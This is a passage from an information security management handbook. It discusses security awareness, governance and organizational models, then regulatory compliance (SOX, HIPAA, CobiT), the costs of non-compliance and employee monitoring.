Making end users aware of the policies is another control in managing risk. In some areas, policies will depend on people performing (or not performing) certain actions. An example of this may be the encryption of specific types of data. The user of the data may need to identify which data needs to be encrypted so that it is protected as the policy requires. Another example would be a policy that requires IDs to only be used by the individuals to whom they were assigned. This policy is not easily enforced by a setting or program and must rely on the actions of the people who use the IDs. Another reason for appropriate awareness of policies is in the compliance area. If the enterprise is not aware of the policy, then they cannot be held accountable for adherence to it. This is important not only to the end users of the enterprise, but also to the system administrators that operate the systems so that they understand what is expected of them. Updates to policies must be communicated promptly so that anyone implementing new systems is aware of how that system should be securely configured.

The awareness function will use not only inputs from the policy function but also information from the security operations functions on incidents to use in generating training material. This information is used by the awareness function to create and present the appropriate materials to different groups within the enterprise. Different groups may require different levels of awareness. For example, system administrators may require more awareness on detecting and responding to security incidents that happen on the servers that they administer while end users will need more awareness of things aspects they encounter such as email and Web surfing. It is the main function of the awareness and training function to ensure that the appropriate material is shared and feedback gathered during the training to be shared with the other security groups to help improve their processes. All in all, the awareness and




EXHIBIT 47.5 Inputs and outputs of the awareness/training function.

training function will need to communicate the security policies and threats to the enterprise in order to assist in mitigating the security risks.

47.7 Security Governance

The governance function provides for the integration of the different security functions and ensures that they operate together to provide the correct level of risk management that the business requires. To determine the correct level of risk, the governance function interfaces with business personnel and upper management to ensure that they are getting the protection that they require. The governance function also uses metrics such as incident reports, exception requests, and risk assessments to understand the risks present in the environment. The governance group needs to organize and gather the metrics from the other groups and provide direction and priorities in the security areas. The function also needs to consider the cost of providing the security controls. The amount of risk that is being mitigated will need to be acceptable to the business (Exhibit 47.6).

To ensure that the appropriate amount of risk is being mitigated, the governance function will require guidance from the business. One way to get this feedback is to have them assist in the creation and modification of the policies that are being used to protect the services. This can be done by having them review the policies or participate directly on the team that manages them. They should also review reports of new threats and security incidents that affect the enterprise and ensure that the risks are being addressed appropriately and incidents are being responded to in the correct manner. One thing that may be done is to categorize the data and services in the enterprise to identify the areas that are more critical to the business. This will allow the governance group to increase the amount of protection for those services by specifying different policies. These policies may provide more controls and monitoring for those critical services. For less critical systems, it may provide for a relaxing of controls, which may result in a cost savings to the enterprise.




EXHIBIT 47.6 Inputs and outputs of the security governance function.

Metrics play an important part in managing the risks in the environment and the function of the governance team. Metrics, such as the number of incidents and risk assessments, provide information on what is at risk in the environment. This is important information that needs to be shared with the business members and managers to help them understand the risks that are being mitigated by the security team and it helps to focus the business on the current problems within the environment. Metrics produced over time will also indicate any trends in risk areas that may prompt a change, not only in the security controls but also in the underlying strategy and architecture as well. An example of this would be a metric that measures the number of machines that are being detected as being infected with a virus because they do not have current anti-virus definitions. This may indicate that there is a need for an adjustment of the anti-virus controls to obtain updates more frequently or consistently. This may point towards a new architecture using a centralized updating mechanism. One of the functions of the governance organization is to make sure these metrics are gathered and evaluated. The governance function should also lead the discussion on addressing the trends that the metrics indicate and make recommendations on actions to prevent any increased risk to the enterprise.

Another measurement that the governance functions will need to track is the cost of providing the security functions and controls. While it is important to mitigate the risks to the enterprise, it is also important to make sure that these risks are mitigated at the appropriate level of costs. If a system is worth about $1000 a day to the business, and it costs more than that to protect, then the business may want to rethink the amount of protection being provided and possibly take on more risk, if they want to continue to operate cost-effectively. This is where using some formulas such as the annual loss expectency (ALE) can be useful. The ALE is a function of the annual probability of an occurrence, annualized rate of occurrence (ARO), and the cost to the business of each single occurrence, single loss expectancy (SLE). The single loss expectance can usually be calculated by using information from the business as well as the cost to restore the system, if needed. The difficult part of the function is calculating the rate of occurrence. This is a probability that can depend on many factors, some of which are known and some of which are not. The known factors include hardware measurements, such as mean time between failures and historical data on outages or incidents which have occurred in the past on similar systems. One unknown factor that is difficult to estimate is the disclosure of previously unknown vulnerabilities. When these are made public, they increase the likelihood that the vulnerability would be exploited because the knowledge is more widespread. Another unknown factor is the availability of toolkits or scripts for vulnerabilities. Some vulnerabilities require specialized knowledge in order to be exploited and this knowledge may not be widespread. If a toolkit or script is made available via the Internet to a large number of people, this will increase the number of people who have the ability to exploit vulnerability by decreasing the knowledge needed to exploit it. This will increase the probability of an incident exploiting that vulnerability. These unknown factors are difficult to quantify. One of the best methods for understanding these probabilities has been relying on past experiences with similar characteristics as well as relying on consensus information from security experts. Using these pieces of information can help the governance group in determining the probability of an incident and providing guidance on the appropriate amount of controls needed to mitigate the risk.

The main function of the governance group is to coordinate the activities of the other groups to ensure they are performing their required functions and effectively managing the risks in the environment. The governance group will need to set priorities and resolve conflicts between the groups in order for them to operate effectively. It will also need to take guidance from management to ensure that the proper areas of the enterprise are being addressed.

47.8 Organizational Models—Distributed vs Centralized

The security functions can be organized in different ways. One is a centralized model that combines all of the functions into one management group that reports via a single executive. The second model is a

distributed model that places the security functions out into the individual IT organization functions. Each one of these models has strengths and weaknesses in different areas.

The centralized model is one in which all of the functions in a security group report up through the same management chain. One of the strengths of this model is that this aligns all of the functions to the team, which ensures a consistent view of risk throughout the enterprise. This reduces the conflict within the organization that may occur when different opinions are expressed on the degree of threat and risk to the enterprise. This also centralizes the responsibilities of security to one organization. Centralizing the responsibility for security can introduce both strength and weakness. The company is strengthenend in that it can ensure that issues are heard at the appropriate level within the organization, but it is also weakened as other organizations will assume that security is being handled by the centralized security organization. This may lead to an avoidance of responsibility in ensuring that security risks are being addressed within their organization. However, another strength is that, from a management point of view, it is easier to quantify the resources needed to implement the security functions if they are centralized with the same organization. This makes it easier to quantify the resources needed to implement security within the enterprise.

A second management model is a decentralized model that pushes the security functions out to different groups within the IT organization. This distributes the security functions across the enterprise and embeds them within the various groups that provide IT services. One of the strengths of this model is that it moves the responsibility of implementing security closer to the owners of the applications and infrastructures that require it. It also gives the security functions that are embedded within those organizations more information and experience regarding what is happening in those areas. This gives the security functions more feedback and enables them to react more quickly to the needs of the enterprise. One of the weaknesses of this model is that it can create a disjointed security strategy. Because each security function may report to a different management chain, a conflict in priorities between security functions may arise. Risk management will also become more challenging as it will be more difficult to reach a consensus between the different security functions as to the level of risk that the enterprise should accept. The most difficult function to perform would be the coordination of the groups through the governance function. It will be difficult to ensure the coordination of the security functions as they may have different priorities based on the IT services in which they are embedded. It will require a conflict resolution process or upper management intervention to resolve disagreements.

In comparing the two models, it seems that they both have some advantages and some disadvantages. The centralized model is more traditional and easier for organizations that are looking for a standard and consistent approach to security risk. The distributed model spreads security throughout the enterprise, raising awareness and local responsibility, but may result in an inconsistent approach to risk management.

Conclusion

Each of the security functions relies on each other to provide information and feedback to the others to ensure that the system performs properly. Each area performs a specific function:

- The policy function provides the requirements for risk mitigation
- The architecture function describes how to meet those requirements
- The security operations function attempts to implement and operate the architecture that is described
- The awareness/training function communicates the policies and threats
- The risk assessment function assesses changes, new technologies, and exceptions
- The governance team will coordinate and measure the effectiveness of the different functions.

These functions may be centralized as part of one team or may be distributed by embedding them within the other IT management teams. The functions each perform tasks that use information either from other security functions or from the business itself. Together these functions help to manage the risk to the enterprise to reduce the likelihood of incidents and keep its information and assets available and secure.

Reference

1. Tipton, H. F. and Krause, M. 2004. *Information Security Handbook. 5th Ed.,* CRC Press LLC, Boca Raton, FL.

Make Security Part of Your Company's DNA

Introduction.
Auditors' Guidelines
Disclaimer
Making Security Part of the Company's DNA
Minimalist Attitude
Cost of Non-Compliance
How Much Security is Enough?
Security's Golden Rule
Five Compliance Questions to Ask the CEO
Top Challenges
Organizational Changes—Technology Assistance.
Summary

Ken M. Shaurette

Introduction

The Sarbanes–Oxley Act of 2002 (SOX) is one of the most important and sweeping regulatory changes of the past century. Enacted in response to the accounting scandals of 2001 and 2002, SOX is intended to protect investors from insiders who misuse their access to financial and accounting information in order to commit fraud within an organization. Sarbanes–Oxley Act contains a variety of provisions, but the one most applicable to corporate information technology (IT) personnel is the Section 404 requirement that mandates corporations must annually disclose, audit, and report on their assessment of internal controls that are in place to prevent misuse of financial data.

Sarbanes–Oxley Act is not the first legislation of its kind. Security and legislation specifically targeted to the health care (Health Insurance Portability and Accountability Act—HIPAA) and financial industries (Gramm, Leach, Bliley Act—GLBA) have received recent attention. Although each of these as well as others of their kind have predated the SOX act, the SOX legislation seems to be the first to make a widespread impact on corporate management.

Modern business is intensely reliant on IT. Internal audits for SOX compliance aim to certify that an organization's IT infrastructure cannot be used as a vehicle to evade regulatory requirements. Most of the other legislations such as GLBA and HIPAA have been much more focused on protecting employees' and customers' privacy. This fact coupled with the criminal liability SOX places on executives who fail to take it serious and comply with the requirements add extreme pressure on IT network and security personnel already challenged with securing their internal networks.

Auditors' Guidelines

Auditors use a variety of methodologies and guidelines to design, verify, and document IT compliance and maintain good practice for internal controls, including ISO17799 (eventually to be renamed ISO27001), Committee Of Sponsoring Organizations (COSO), and Control Objectives for IT (CobiT). This chapter focuses on CobiT, one of the most popular and straightforward frameworks to control objectives for information and related technologies. The CobiT standard provides a reference framework for management, users, and IT audit, control, and security practitioners.

Disclaimer

Only a lawyer can fully appreciate today's legislation. Lawyers are on one of two sides. Either they are in support of an organization to help ensure that the organization reduces liability and puts in place reasonable and proper controls, or they are on the consumer side looking to find an organization at fault for not having done enough. I'm not a lawyer and I do not play one on TV; the information contained in this chapter has been formed from years of experience and represent my professional opinion. I believe every organization should trust but verify; regulations will change, and new ones are being passed almost daily. Security is like a young child; it requires continuous nurturing and like our parents did for us, we have an opportunity to make security better than what we had during our lifetime.

Making Security Part of the Company's DNA

On July 30, 2003, SEC Chairman William H. Donaldson pointed out that compliance is not enough (see Exhibit 48.1 for full text). Chairman Donaldson expressed the importance of doing the right thing, the importance of making security and compliance part of any organization's DNA. Organizations that make security and compliance part of their structure will be better run, are an overall better organization, and are more attractive to investors and the community.

As the SEC Chair noted, simply doing just enough to get by is not adequate. Security professionals are often asked what the minimum requirements are for any given company's security structure. Management often looks for the minimum measures it needs to take in order to be compliant with regulations like HIPAA and GLBA. Companies only want to spend just enough and do no more than the regulations require. The regulations sometimes state "provide adequate security over transmission of customer data." The challenge, at that point, is explaining to management that less is not always better and that *adequate* changes as technology improves and organizations advance their protection strategies.

> "Successful corporate leaders must therefore strive to do the right thing, in disclosure, in governance and otherwise in their businesses. And they must instill in their corporations this attitude of doing the right thing. Simply complying with the rules is not enough. They should, as I have said before, make this approach part of their companies'DNA. For companies that take this approach, most of the major concerns about compliance disappear. Moreover, if companies view the new laws as opportunities-opportunities to improve internal controls, improve the performance of the board, and improve their public reporting - they will ultimately be better run, more transparent, and therefore more attractive to investors." **http://www.sec.gov/news/speech/spch073003whd.htm**

EXHIBIT 48.1 From Speech by Chairman William H. Donaldson, U.S. Securities and Exchange Commission to the National Press Club, July 30, 2003.

Minimalist Attitude

The minimalist approach is the wrong attitude for an executive. Such an attitude gets propagated throughout an organization. It establishes a "tone at the top." The tone at the top is what many regulatory agencies and auditors look for when performing an overall assessment of an organization. When doing compliance and security reviews, security professionals look for vulnerabilities and levels of risk, but they also talk to people throughout the organization in order to gauge their feelings, their attitudes about security, and their awareness of their personal responsibility to protect the confidentiality, integrity, and availability (CIA) of the data with which they work. When an auditor or examiner gets the sense that an organization does not appear to be prepared, he or she is going to be taking a closer look. When the attitude at the top is that security is unimportant, it will permeate into other areas of the organization and be recognizable during an assessment performed by experienced security or audit professionals. An auditor or examiner is likely to dig much deeper, request more documentation, or perform more tests when the organization seems unready. Security professionals doing an assessment should scrutinize an organization more thoroughly, because, if the attitude is lax, then the risk is probably not adequately managed.

What are organizations up against? The number of regulations creates requirements that organizations must balance. For organizations dealing on a global level, these regulations can sometimes be conflicting between countries. These include everything from the well known, mostly U.S.-based, commercial regulations that impact security such as HIPAA, GLBA, and SOX to state regulations such as California SB1386 or HR1950 that address the handling of customer information. The bottom line is about providing adequate due diligence to manage risk in order to reduce liability. These regulations came about in the first place because industry was doing a poor job of protecting privacy, and it was not improving its protections on information assets. Until some of the regulations gained significant publicity, many of the industry organizations they impacted simply ignored, or took for granted, security. They were more inclined to add to the bottom line than they were to add measures to protect the CIA of the information that made the bottom line possible.

Cost of Non-Compliance

Compliance spending has become, without a doubt, a significant portion of every organization's IT budget. AMR Research identified that IT compliance budgets were expected to rise 10% in 2005. It was also noted that as a result, more time, resources, and budget dollars are needed by CIOs in their planning process.

The cost of reaching and maintaining compliance can be significantly less than non-compliance in the long run. Consider the ramifications as illustrated in Exhibit 48.2.

How Much Security is Enough?

To make security part of an organization's DNA means integration. It means planning and documentation. It means establishing the definition of *reasonable security* for an organization. Adequate security from an operational standpoint means more than simply complying with regulations or implementing accepted practices. Establishing the concept of adequate security helps to establish an actual business benefit, forming an actual return on investment (ROI) as illustrated in Exhibit 48.2. This is an ideal outcome for the security investment, but in order for this to be successful, it must balance security risks to an organization with the business mission and objectives. That is where security risk management comes into play. It is not adequate for business decisions to always win over reasonable security or security to be implemented in spite of business needs. There must be a balance between them.

Costs of non-compliance	*Costs of compliance*
Financial and legal penalties, including fines Regulations such as SOX Criminal penalties resulting in prison time.	The due diligence to establish and maintain controls that meet compliance requirements
Consumer mistrust of a company impacts purchase habits, resulting in potential lost business (revenues, stock price, consumer confidence, etc.) For example, Enron and MCI WorldCom, also impacted audit firm Arthur Anderson.	Due diligence will produce quality, improvement efficiencies, increased revenues, higher stock price, along with customer and consumer confidence, etc.
Poorly run operations cause increased costs because of poorly automated systems, ineffective systems,and a lack of controls that result in greater potential for outsiders and insiders getting away with inappropriate activity.	Better system automation. Systems and staff are more effective. Improvements that are often automated. Controls can eliminate manual overhead and operating expenses.

EXHIBIT 48.2 In the long run, the cost of reaching and maintaining compliance can be significantly less than non-compliance.

Security risk management is the establishment of what is reasonable in an organization: not only for today, but also for tomorrow. How much is enough? How can a company forecast how much it will spend on compliance next year or five years? What solutions are available to help companies meet compliance needs? The issue of compliance is not going away. Even if an organization does not need to specifically meet a compliance regulation today, there will be some regulation if it does not already exist that will impact the company in the near future. Organization executives must do their best in order to prepare to meet these requirements. Because an organization is not required to meet a compliance requirement today is not a good reason to not take advantage of the current accepted practices.

The term *reasonable* is found throughout many of the regulations' descriptions. Determing how much is enough and what is reasonable will be defined in the court systems, and the bar by which security will be measured will continue to rise. Case law will establish levels of reasonableness based on the accepted practices of organizations of similar size and industry to any given company. Tort law in the United States requires four fundamental components as illustrated in Exhibit 48.3.

Currently, four character passwords for authentication are not reasonable, but neither are retina scanners at every workstation. Maybe some form of strong controlled password or multiple factor authentication such as smart cards or biometrics will be reasonable. What is reasonable to one organization may be different than for another even within the same industry.

1. *Duty*: Do I have a responsibility to protect information?
   – Policies assign management's understanding of duty.
2. *Negligence*: Defines a breach of duty.
   – Can evidence be produced showing unfilled duty of due care?
3. *Damage*: Quantifiable harm.
   – Commercial System Hacked from School Computers
4. *Cause*: Duty + Negligence + Damage

EXHIBIT 48.3 Four fundamental components required by United States tort law.

Security's Golden Rule

If workplace data are treated as though they were personal data, "employees will be more apt to use reasonable measures to protect them and ensure they are handled in a manner providing adequate security."

Security is about common sense. About 75 percent of what every organization must do is the same, regardless of the industry or the regulations it must comply with. Every organization's Information Security Risk Management Program must still include an information security policy, firewalls, basic access controls, user activity logs to provide monitoring or auditing, change and patch management, and other basic security components. Fifteen to twenty percent of security requirements that will be unique will be dictated by the regulations (state, federal, local, or industry specific) that each organization is required to comply with, whereas the remaining 5–10 percent of what each organization needs for security requirements is determined by the uniqueness of the organization, its unique business culture, and social attitudes.

Using best practices, some experts say, is not enough. Many CIOs are looking for the standardized approach. They want to take a set of minimum best practices or guidelines and adopt and implement them so management can simply announce that its job is complete. Management feels that by doing this, it can then state that the company is certified as compliant. This trend is evidenced by the popularity of guidelines such as National Institute of Standards and Technology (NIST) SP800 guidelines and the ISO code of information security management. As outlined by the SEC Chair's speech illustrated in Exhibit 48.1, the minimalist attitude is the wrong approach. Making another organization's accepted solution its own, an organization copied the security policies of another, including the spelling errors.

This approach of looking for the standard approach, as evident by the popularity that security standards such as ISO17799 have gained over the past few years, is flawed. In the end, it all comes back to due diligence, using simple concepts such as the basic security principle of least privilege or minimum necessary. Information access in an organization should be set up to allow people to see only what they are authorized to see; hear only what they are authorized to hear; and share only with those authorized to receive the information the individual is authorized to share.

Some of the confusion for organizations stems from the need to understand compliance monitoring and risk management. These terms, although similar, can be confusing. Compliance monitoring, for example, provides the ongoing validation that ensures proactive controls are in place and working. Confusing to organizations is that they must also have a monitoring process to identify or recognize incidents or inappropriate behavior along with a process to react to such incidents. This is not compliance monitoring; rather, it is a part of incident monitoring that is a component of a security or risk management program. For example, the President checks into a hospital. Who should be authorized to review information pertaining to the President's treatment? Can the organization monitor that activity as outlined by the HIPAA Security regulation? Can it react quickly should an incident occur to minimize the impact? This is all part of managing security risk. Both elements must be addressed—compliance monitoring and risk management (a component of which is monitoring for incidents so a reaction can take place). A couple of key tools for security are a well-written information security policy and an information security operations plan.

As previously noted, Sarbanes–Oxley, also known as SOX, has established the bar by which compliance will be measured, and it put the burden on executives. It is no longer just a financial burden. It has a much broader reaching impact. Penalties in many regulations do not seem all that severe. Health Insurance Portability and Accountability Act, for example, identified a base penalty of $100 per incident with a maximum annual penalty. However, the regulation also describes that, in addition to the penalty, reasonable and customary legal fees can also be recovered, so not only might the company pay for its own attorney, but it may also be responsible for the other side's attorney's fees as well. Thomas N. Shorter, an attorney with Godfrey and Kahn in Madison, Wisconsin,

explained that what an attorney considers to be reasonable legal fees might be very different than what a company considers them to be. The indirect effects can be severe, even as simple as customers' losing faith in a company's business practices. As a result, even being found innocent of an incident has a price.

Five Compliance Questions to Ask the CEO

Identified in an October 2005 article in SearchCIO by Sarah Lourie-Associate Editor, were five questions to ask every organization's CEO.

1. Is there a shared understanding of the principal strategic, financial, and regulatory risks facing the organization?
2. Is there a clarity regarding the roles and responsibilities for risk and compliance requirements?
3. Is it possible to measure efficiency and effectiveness?
4. Who are the various constituencies that have an interest in the performance of compliance and risk management?
5. Which systems are currently used to manage compliance and risk management activities? What other systems are dependent on compliance and risk management?

My recommendation: Be a Leader!! Aim for Excellence!! One of the most important things is for the organization to agree on a consistent methodology for managing risk. Begin with a plan. The work does not end when you can certify compliance, security is a process not any one product. Do more than just the minimum because the bar will continue to be raised, accepted practices will change, and new regulations will continue to be enacted.

Top Challenges

There are several challenges to address in any compliance effort. Most important in all compliance regulations is documentation. The challenge is determining the appropriate level of documentation that is needed. Some companies do not have adequate documentation of their legacy applications. As an example, consider ageless mainframe CICS applications. Many of these transactions are often poorly documented, and few people understand the full workings of each transaction id or the detail access control rights. Any associated documentation is inadequate to determine the appropriate levels of separation of duty necessary.

A recommendation would be to establish a coordinator function for IT compliance whose functions include being a liaison between business process owners, data owners, and IT. A critical responsibility for this position is quality control, verifying adequacy of controls, and controls testing along with ensuring that documentation is handled by owners and, where possible, a documentation standard is followed. Integrating the importance of documentation and properly following established processes should be incorporated in the Information Security Awareness Program. An interesting consideration is whether the organization can obtain an automated tool that will support the documentation standard to help ease the overall maintenance and management burden associated with documentation.

The challenge associated with outsourced processes requires that companies inventory and identify all third-party organizations and interfaces. Secondly, there must be appropriate planning for how, when, and where to test the controls related to outsourced processes. Third party organizations must notify the company of changes to their processes and associated controls. An important question to ask is if third party contracts contain provisions for audits such as SAS70 (including types of SAS70) or if the implications of any regulations have been considered.

Another challenge that many organizations are faced with is testing strategy. Now that many of the compliance dates have passed or organizations have reached levels of compliance, it is necessary to identify how frequently tests of controls should be done by process, application, or sub-process. Determining material weaknesses, according to Stephen Gauthier's *An Elected Official's Guide to Auditing* identifies that some reportable conditions are more serious than others and are of such magnitude that they could potentially result in a material misstatement of the financial statements. These are known as material weaknesses. One example would be an organization's failure to reconcile monthly bank statements to the customer account balances.

By definition, all material weaknesses are reportable conditions. Not all reportable conditions, however, are material weaknesses. Auditors generally distinguish reportable conditions that are material weaknesses from those that are not. As such, a clearly documented testing strategy is needed, including sampling sizes and the extent of testing for areas where an audit may identify a reportable condition.

Using this definition is popular in identifying applications where testing is needed for compliance with SOX 404. Expanding on it, it is possible to use this definition for all regulations to help in determining the extent of testing and sampling sizes. Also, it can help to ensure that just the right amount of documentation is generated for any controls that need to be in place for reportable conditions that might impact overall CIA. This becomes especially critical when considering areas of weakness for privacy concerns that are addressed by HIPAA and GLBA. A good question to ask before the audit is if a consistent testing approach and adequate test samplings have been chosen and communicated to IT's test team.

Determining testing frequency is also a challenge for organizations. Setting how often controls are tested is a challenge because not all controls need to be tested at the same frequency. This can be dictated by several factors related to the testing as well as taking into account the level of material weakness in the tested system. For example, if a system has a very high dollar value for potential impact to the organization, it is recommended that testing be more frequent, maybe monthly, whereas if the potential for impact is much less, then tests can be performed less often—quarterly, semi-annually, or annually. Another factor to consider determining the frequency is how complete and efficient each control test is and how well the control documentation is maintained.

One of the last challenges covers identifying what an organization does if exceptions are found. Many organizations have created a central location where the identified issues are maintained in order to facilitate communication of these exceptions across the organization, especially to management and process owners. This way, exceptions can be corrected immediately rather than waiting for an audit or the next test. It is suggested that IT establish a regular meeting with the audit committee, internal audit, and when available, any external audit representatives. This can be another important role for the IT Compliance Coordinator.

Here is an example of a place where the information security policy should include clear definitions of roles and responsibilities in the organization. Especially important is defining the term *owner* and his or her responsibility when managing risk. Owners become the decision makers when it comes to access rights and signing off on effectiveness tests to measure the efficiency and effectiveness of controls. Owners have significant input into identifying material weakness and frequency or effectiveness of testing. Most owners come from the business arena. All areas of management need to consider their interest in compliance in order to understand how the compliance regulations impact their responsibilities. This will also help them determine how the documentation needs to be represented.

One of the key issues organizations are facing is as simple as needing to change the company's attitude. Every organization can tolerate risk at differing levels. For example, a K-12 school district's risk profile is very different than that of higher education, yet they are both in the business of education. A 50 bed hospital or small clinic's tolerance for risk is very different than a 500 bed hospital or a large pharmaceutical company. Each of these organizations must do their due diligence, especially to understand their risk in order to adequately manage it. Their available resources, budget, and talent pools will be very different. Taking steps to assess their current security posture, identify, evaluate,

and test controls as well as continually comparing all that to compliance requirements, accepted practices, and, of course, the question of reasonability. Although resources differ, appropriate security is still required and determining reasonability still applies.

Organizational Changes—Technology Assistance

In a 2005 presentation by Michael Rasmussen, Senior Research Analyst with Forrester, Inc., he identified that organizations are beginning to create positions to deal with risk management such as a Chief Risk Officer (CRO). It is true there are new positions in executive management to deal with security risk. Positions such as Chief Information Security Officer (CISO), Chief or Corporate Security Officer (CSO), Corporate Privacy Officer, and Corporate Compliance Officer were virtually unheard of five years ago. Today, regulations specifically state the need to appoint someone or a group who perform the function of a Security or Privacy Officer. Health Insurance Portability and Accountability Act, for example, requires both. Integration and the importance of bringing together multiple disparate areas for the good of the business are not always that easy in an organization. Physical and information security are good examples. Historically, these two have reported to different management chains in the organization. More and more there is becoming a synergy among these responsibilities. Much of the reason this has happens leads back to technology's becoming prevalent in physical security controls.

The challenge becomes coordinating all the appropriate areas. Organizations must consider more than just the technical aspects of information security. For years, technology was used by IT management as the answer to protecting data. It is not that simple, and technology cannot resolve the issues posed by people and process. Monitoring employee activity to identify inappropriate activity and policy compliance even to the extent of determining criminal activity is becoming an accepted practice.

In 2005, the American Management Association (AMA) and ePolicy Institute conducted an Electronic Monitoring and Surveillance Survey that illustrates how organizations are motivating employee compliance. The survey showed that organizations are putting teeth in their computer policies by using technology to manage productivity and protect resources. The main technology and process consists of monitoring employees' use of computer resources in support of acceptable use policies. Regardless of whether or not companies have crafted computer, e-mail, or Internet use policies, the implementation of technology to monitor proper use is becoming prevalent. The survey illustrated that 26 percent of organizations have fired workers for misusing the Internet, 25 percent have terminated employees for e-mail misuse, and another 6 percent have fired employees for misusing office phones.

When it comes to workplace computer use, companies are showing a very strong focus on Internet surfing with 76 percent monitoring workers' website connections. Blocking access has become a very acceptable method for increasing productivity, and meeting policy compliance shows a 27 percent increase since 2001 when the last such survey was completed.

An especially rapidly growing area is focused around identification of employee use of computer systems and access to corporate data. Computer monitoring takes various forms with 36 percent of employers tracking content, keystrokes, and time spent at the keyboard, whereas an additional 50 percent identified that they store and review employees' computer files. Many companies have begun to keep a closer eye on e-mail with 55 percent retaining and reviewing messages.

Most employers are notifying employees that they are being monitored with 80 percent identifying that they inform employees that the company is monitoring e-mail use to ensure appropriate business use of computer resources and compliance with policies. Including monitoring in corporate information security policy is especially important, but how to enforce the policy can be quite time consuming and have varying degrees of effectiveness.

In the financial industry, the FFIEC IT Examination Handbook identifies that "Financial institutions can achieve effective employee awareness and understanding through security training, employee

164.308(a)(1)(ii))

(D) Information system activity review (Required). Implement procedures to regularly review records of information system activity, such as audit logs, access reports, and security incident tracking reports.

164.308(a)(5)(ii)

(C) Log-in monitoring (Addressable). Procedures for monitoring log-in attempts and reporting discrepancies.

(ii) Implementation specification: Response and Reporting (Required). Identify and respond to suspected or known security incidents; mitigate, to the extent practicable, harmful effects of security incidents that are known to the covered entity; and document security incidents and their outcomes

164.312 Technical safeguards

(b) Standard: Audit controls. Implement hardware, software, and/or procedural mechanisms that record and examine activity in information systems that contain or use electronic protected health information.

BY HIPAA regulation definition: "Security incident means the attempted or successful unauthorized access, use, disclosure, modification, or destruction of information or interference with system operations in aninformation system."

EXHIBIT 48.4 Specific requirements from the HIPAA Security Rule.

certifications of compliance, self-assessments, audits, and *monitoring*." Every effective information security program includes an ongoing awareness program that goes beyond just new employee orientation.

Organizations need the ability to detect an incident and identify non-compliance before it becomes a significant loss to the organization. This is becoming a routine part of incident management programs and necessary to prevent fraud or other illegal activity on a proactive basis.

Health care organizations are another industry that must meet detailed regulatory requirements around monitoring access to client data as spelled out in the HIPAA Security Rule. Specific requirements from the HIPAA Security Rule are illustrated in Exhibit 48.4.

It has become necessary to track all activity at a source closest to the user in order to have a window into the network and the activity that is happening in the organization. This way, compliance with acceptable use policy and proper performance of accepted controls can be quickly identified. Software of this type has quickly identified events such as an HR Director's downloading and accessing child pornography, exposing the material weakness in HR procedures protecting privacy, or determining that the teller was not completing her daily closing processes in the banking industry. As a result, the teller was going around the business controls in place, and money was mysteriously disappearing.

Policy is a very important control still being taken for granted in some organizations. In a complaint in 2003 against Guess.com, Guess had its Privacy and Security Policy posted on its web site, but its applications and website were vulnerable. The vulnerability existed from October of 2000 to the time of an attack in 2002. In February 2002, a visitor using the SQL injection attack was able to read customer credit card numbers in clear text.

Guess.com stated in its policy posted on the website that data gathered were unreadable and encrypted at all times. The finding by the FTC was that the policy was false or misleading and constituted unfair and deceptive business practices.

I'm not a lawyer, but assume that if the policy had been more carefully crafted to some extent for it to be vague, using some of the same terminology as regulations, such as saying, "We take *reasonable* measures to protect data gathered by our company." The liability may have been different if Guess could show it used reasonable measures to protect the data. I think lawyers would probably cause using this kind of language, "wiggle words." At least I think lawyers would have more fun defending a general statement such as that.

Summary

There are guidelines available to help companies understand the things that will be reviewed by regulators or auditors. For example, the Federal Financial Institution Examination Council (FFIEC) provides an Information Technology Examination Handbook. It assists financial institutions' understanding of what security controls are important. Another reference for the financial industry is the Financial Institution Shared Assessment Program (FISAP) documents that were released in February 2006. These documented released by BITS (BITS is a nonprofit, CEO-driven industry consortium, consisting of members from 100 of the largest financial organizations.) include a process for financial institutions to evaluate IT service providers. These documents can be found at www.bitsinfo.org/fisap/. National Institute of Standards and Technology has published several guidelines for information security and as previously mentioned, the ISO17799 Information Security Standard that provides a place to start. Companies should not rely on any single guide to be the answer.

Technology is beginning to play a critical part in policy compliance and in monitoring employee access to resources. The need to have forensic evidence for litigation will continue to grow. Tools such as the appliance solution, Aristotle™, from Sergeant Laboratories in Lacrosse, Wisconsin, are making it feasible to manage computer access without unnecessary overhead or significant application changes.

